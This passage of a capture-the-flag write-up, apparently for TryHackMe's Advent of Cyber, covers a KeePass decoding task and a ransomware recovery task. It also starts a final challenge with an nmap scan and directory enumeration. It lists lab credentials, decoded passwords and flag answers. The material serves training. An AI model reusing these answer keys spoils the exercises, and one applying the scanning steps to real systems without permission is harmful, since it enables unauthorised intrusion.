


Referring to the Question Hint, we will copy the CharCode from the notes to the Cyber Chef website. We will choose the operation **From Charcode** twice and set the delimiter to **Comma** and **10** for base.

After clicking **Bake!** button, in the Output tab, we can obtain a link to GitHub which is **https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8**.



Copy the link to the web browser and press enter, it will redirect you to **cyberelf**'s GitHub. Here, we will obtain our flag which is **THM{657012dcf3d1318dca0ed864f0e70535}**.



Thought Process/Methodology:

We first open Remmina and key in the Machine IP (**10.10.86.18** in this case).Then, we type in the username (**Administrator**) and password (**sn0wF!akes!!!**) and change the Colour Depth to **RemoteFX(32 bpp)** as provided in the instructions of the Try Hack Me website. We click **Connect** and after login in, we see a file with the name **dGhlZ3JpbmNod2FzaGVyZQ==**. We also see **KeePass** in it, but we have no password for now. Referring to the instructions in Try Hack Me website, the filename looks like somesort of encoding. We then copy the filename to Cyber Chef and use **Magic** as operation. The **Result snippet** in the Ouput tab shows us the password to the KeePass database which is **thegrinchwashere** (Question 1). By observing the Properties tab, we can also get the encoding method listed as the 'Matching ops' which is **base64** (Question 2). We login to the KeePass's database using the password we had obtained in Question 1 and notice that there is a key named **hiya**. We observe the notes on it and get the answer for Question 3 which is **Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P**. Continue observing the KeePass, we see the Elf Server in the Network tab. We obtain the the password in it which is in **HEX** form (as written in the notes). We copy the password to the Cyber Chef website and choose **HEX - From HEX** as operation. We obtain the decoded password value of the Elf Server which is **sn0wM4n!**(Question 4). As shown in the notes of Elf Server, we know that the encoding used on the Elf Server password is **HEX** (Question 5). In the eMail tab, we see ElfMail. We copy the password which is in **Entities** form (as written in the notes) to the Cyber Chef website and choose **Entities - From HTML Entity** as our operation. In the Output tab, we can get the decoded password value for ElfMail which is **ic3Skating!** (Question 6). We see the username and password pair of Elf Security System in Recycle Bin tab. Observe it and we can get the username:password pair of Elf Security System which is **superelfadmin:nothinghere** (Question 7). In the notes of Elf Security System, there is an encoded value. Copy them to Cyber Chef website, we will choose the operation **From Charcode** twice and set the delimiter to **Comma** and **10** for base (as shown in the Question Hint). We will obtain a link in the Output tab. Copy the link into web browser and search it. It will redirecting us to **cyberelf**'s GitHub and we finally obtain our flag which is **THM{657012dcf3d1318dca0ed864f0e70535}** (Question 8).


Day 23: Blue Teaming - The Grinch strikes again!

Tools used: Remmina, CyberChef, AttackBox, Task Scheduler, Disk Management, VSS, File Explorer


Solution/Walkthrough:

Question 1


To connect to the remote machine, we used Remmina by clicking on the Applications tab on the upper left corner of the AttackBox and clicking on the Internet tab.




Then, we clicked cancel.




Next, we clicked on the Preferences tab. In the RDP tab, we choose the quality settings to be poor(fastest) and tick the wallpaper.






Then, we are ready to connect to the remote machine. For Server provide (10.10.105.229) as the IP address provided in THM for the remote machine. The username is administrator and the password is sn0wF!akes!!! . We changed the colour depth to RemoteFX(32 bpp) and click save and connect.




In the remote machine, the wallpaper says **THIS IS FINE.**

Question 2




When we opened the RansomNote file on the desktop, we saw a ransom note including a bitcoin address.




We decrypted the fake 'bitcoin address' within the ransom note with CyberChef from Base64. The plain text value is **nomorebestfestivalcompany**.

Question 3




The file extension for each of the encrypted files is **.grinch.**

Question 4




The name of the suspicious scheduled task is **opidsfsdf.**

Question 5




The location of the executable that is run at login is **C:\Users\Administrator\Desktop\opidsfsdf.exe**

Question 6




The ShadowCopyVolume ID is **7a9eea15-0000-0000-0000-010000000000.**

Question 7




We click on the view tab on the toolbar and tick the hidden items. The name of the hidden folder is **confidential**.


Question 8




In the disk management, we can see that there is a backup disk in the remote machine. So, in order to see this partition within Windows Explorer, you must assign it a drive letter. Right-click the partition and select Change Drive Letter and Paths.




Click Add.




In the dropdown choose a letter, such as Z, and click OK.




Then, in the file explorer, we can see the backup disk which is the Z:. We click on the view tab on the toolbar and tick the hidden items and we can see the hidden confidential folder is in the backup disk.




Next, we right click on the confidential folder and click on the properties.



Next select the previous version tab and click the restore button.



we can access the master-password.txt file that we have restored just now.



The password within the file is **m33pa55w0rdIZseecure! .**

Thought Process/Methodology:

We connected to the remote machine by using Remmina. We can see on the remote machine's wallpaper that **THIS IS FINE**, which is the answer for the first question. Then, we opened the RansomNote.txt file and decrypted the fake 'bitcoin address' within the ransom note with CyberChef. The plain text value is **nomorebestfestivalcompany** which is the answer for the second question. We opened the documents in the remote machine and found that the file extension for each of the encrypted files is **.grinch** which is the answer for the third question. Next, we opened the Task Scheduler and found a suspicious scheduled task. The name of the suspicious scheduled task is **opidsfsdf** which is the answer for question 4. For question 5, the location of the executable that is run at login is **C:\Users\Administrator\Desktop\opidsfsdf.exe** .The ShadowCopyVolume ID is **7a9eea15-0000-0000-0000-010000000000** which is question 6's answer. Next, we went back to the document to find the hidden folder. We click on the view tab on the toolbar and tick the hidden items. For question 7, we found the name of the hidden folder is **confidential**. Next, we opened the disk management. In the disk management, we can see that there is a backup disk in the remote machine. So, in order to see this partition within Windows Explorer, you must assign it a drive letter. Right-click the partition and select Change Drive Letter and Paths. Click Add. In the dropdown choose a letter, such as Z, and click OK. Then, in the file explorer, we can see the backup disk which is the Z:. We click on the view tab on the toolbar and tick the hidden items and we can see the hidden confidential folder is in the backup disk. Next, we right click on the confidential folder and click on the properties. Next select the previous version tab and click the restore button. We can access the master-password.txt file that we have restored just now and obtain the password. The password within the file is **m33pa55w0rdIZseecure! .**

Day 24: Final Challenge - The Trial Before Christmas

Tools used: Nmap, Gobuster, Netcat, GNU nano, Firefox, Burpsuite, FoxyProxy, Python, MySQL

Solution/Walkthrough:


Question 1

By using Nmap to scan the machine, we can see that there are only 2 ports open - **80** and **65000**.

```
└─$ nmap 10.10.77.153
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-19 14:31 EDT
Nmap scan report for 10.10.77.153
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown
```


Question 2

In Question 1, we discovered that ports 80 and 65000 were open. When connecting to the website on the port 65000, we can see that the title of the website is **Light Cycle**.




Question 3

First, we go to the directory **/usr/share/wordlists/dirbuster/** where wordlists of common directories are located. In this question, we chose to use the medium wordlist.

